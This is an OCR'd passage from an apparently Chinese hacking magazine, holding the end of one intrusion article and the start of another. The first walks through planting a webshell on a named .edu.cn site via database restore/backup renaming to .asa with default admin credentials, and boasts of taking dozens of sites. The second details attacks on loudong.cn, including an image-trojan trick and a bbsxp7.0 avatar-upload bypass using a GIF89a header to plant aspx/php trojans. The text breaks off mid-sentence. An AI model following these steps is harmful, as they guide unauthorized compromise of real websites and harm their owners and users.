

图17



图19




图20




图21




图22

5M那么大）。准备好刚才116k的数据库和我的小asp木马来拿下这个站点的webshell吧。

进入后台，第一件事是备份数据库，主要是在入侵结束后，帮他把网站恢复。备份后的路径为Databackup\2007-5-2.asa，接下来才是我们的重点部分，要小心操作，而且还要动作迅速。

上传我们的116K数据库123.jpg（重命名为123.jpg的）到网站，路径为uploadfiles/200750210124 7126.bmp，然后点击“恢复数据库”，路径填写为uploadfiles/20075191012471 26.bmp，点“恢复”，恢复成功！接着就进行数据库备份，点击“备份数据库”，看到没有，在右边出现了一个后台登录页面，如图19。

输入用户名admin，密码admin888（这是116k数据库中默认的），好了，又一次进去了。接　下来进行备份数据库，备份的地址是Databackup\wodexiaoma.asa，如图20。好了，一句话木马横空出世，备份成功。


先不忙着去用蓝屏大叔客户端连接，做人要厚道，先把网站恢复正常吧。点击“恢复数据库”，路径填上Databackup\2007-5-2.asa（就是刚才备份的网站数据库），如图21。

好了，数据恢复成功，网站又恢复了以前那样。不同的是，我马上就要拿到webshell了。使用蓝屏大叔客户端进行连接，填上一句话木马的路径为**http://zs.***.edu.cn/Databackup/wodexiaoma.asa**，在下面粘贴好我的一个asp木马，提交，看到没有，asp小马的界面出来了，如图22。接下来就是传一个海阳顶端木马上去，文章也到此结束了。

后来才知道，这是一个很老的漏洞，但是使用百度搜索了

一下，还有很多网站在用这个版的系统，很容易就拿下几十个站点，文章也没什么高深的技术，限于网上还有很多站点没有修补此漏洞，还是很有危害的。只是想告诉各位小菜在渗透的时候要善于动脑筋，活学活用，这样你会真正体会渗透的乐趣。

（文中涉及到的 winsockexpert 抓包工具，nc.exe，海阳顶端 ASP 木马已收录到光盘中）



捅漏中国漏洞网

雅虎

本来想在网上找点漏洞信息，在家没事抓几只肉鸡玩一玩，没想到来到了中国漏洞网 http://www.loudong.cn，于是来了兴趣，这个中国漏洞网到底有没有漏洞呢（小菜：没漏洞咋能叫中国漏洞网嘛）？其主页如图 1 所示，做的还是蛮不错的。




图 1

中国有句古话叫"知己知彼，百战不殆"，所以还是先来了解一下网站采用的哪种管理系统，大概看了一下感觉像动易文章管理系统，试了一下默认后台，出来的登录页面是动易 2006 的，既然是动易的那就把近期动易的漏洞拿来试试，首先试试默认数据库，失败！想想也不会有这种低级漏洞，好歹也是中国漏洞网嘛！试试 NewComment.asp 漏洞，失败！region.asp 漏洞，也失败！注册帐号为 xxx.asp 的漏洞，又失败！不过需要说明一下，注册帐号为 xxx.asp 不行，还可以注册 xxx.php 来利用，将图片和 php 代码用 copy 命令合成图片，再来上传，查看源码得到图片地址，然后将上传的图片下载，图片中就有 php 代码的执行结果，php 代码可是目录读取、读取文件、写入文件的代码。写入文件的代码可用来传 asp 大马，实际上图片木马传上去后就执行了其中代码，只不过显示的是图片。xxx.php 用户倒是注册成功了，不过进入会员中心发现所有的上传链接都删掉了，其实链接删掉了也不要紧，只要上传文件在，还是有机会的，不过遗憾的是连上传文件都被管理员干掉了！

接下来只有再继续转一转，看看还有没其他机会，居然还有一个论坛，刚才还真没注意，进入论坛一看，采用的是 bbsxp7.0 beta2 access 版，前段时间 sql 版的爆出了 log 的注入漏洞，不过最近又爆出 sql 和 access 通杀的头像上传漏洞，原理我也大概说一下，在 inc/upfile.asp 文件中我们可以找到如图 2 所示的代码，稍微懂点 asp 的朋友都能看懂，注意图中我选中的部分，过滤了 asa、asp、cdx、cer 文件，但是没有过滤 aspx 和 php 文件，不过下面还有一句图片类型文件检测，猛一看好像没有漏洞，实际上我们可以用文件头欺骗上传 aspx 或 php 木马，这样的话我们就可以给 aspx 马最前面加上 GIF 的文件头 GIF89a，不过实际操作还要注意文件大小也做了限制，不过我们可以用 aspx 的小马。漏洞的修补也很简单，在过滤的文件类型里加上 aspx 和 php 即可，还有一点要说明的是如果加了 GIF89a 文件头执行后门时虽然扩展名是 asp 或 aspx 但出现的是一张不能显示的图片时，只要把显示的代码放到<body></body>之间就可以解决了，如图 2。




图 2




图 3

理论介绍完了，知道了原理操作起来就很简单了，先注册用户，然后登录，点击个人服务，上传头像，然后就可以直接上传加了 GIF89a 文件头的 aspx 或 php 马，上传成功后自动返回到上传页面，然后在目前的头像下面就有一张不能显示的图片（当然不能显示了那是咱的马嘛），右键点击属性中就会看到咱们可爱的木马的地址了，如图 3。

在浏览器中输入马的地址，显示出来了，如图 4。




图 4

与一般的马唯一不同的是左上角多了 GIF89a 几个字。接下来的事大家可能都认为很简单，我也是这么认为，结果却费了一番周折。先保存大马，找了几个都传不上去，要不就只能传部分代码，估计有杀毒软件，最后终于传上去一个，兴冲冲在

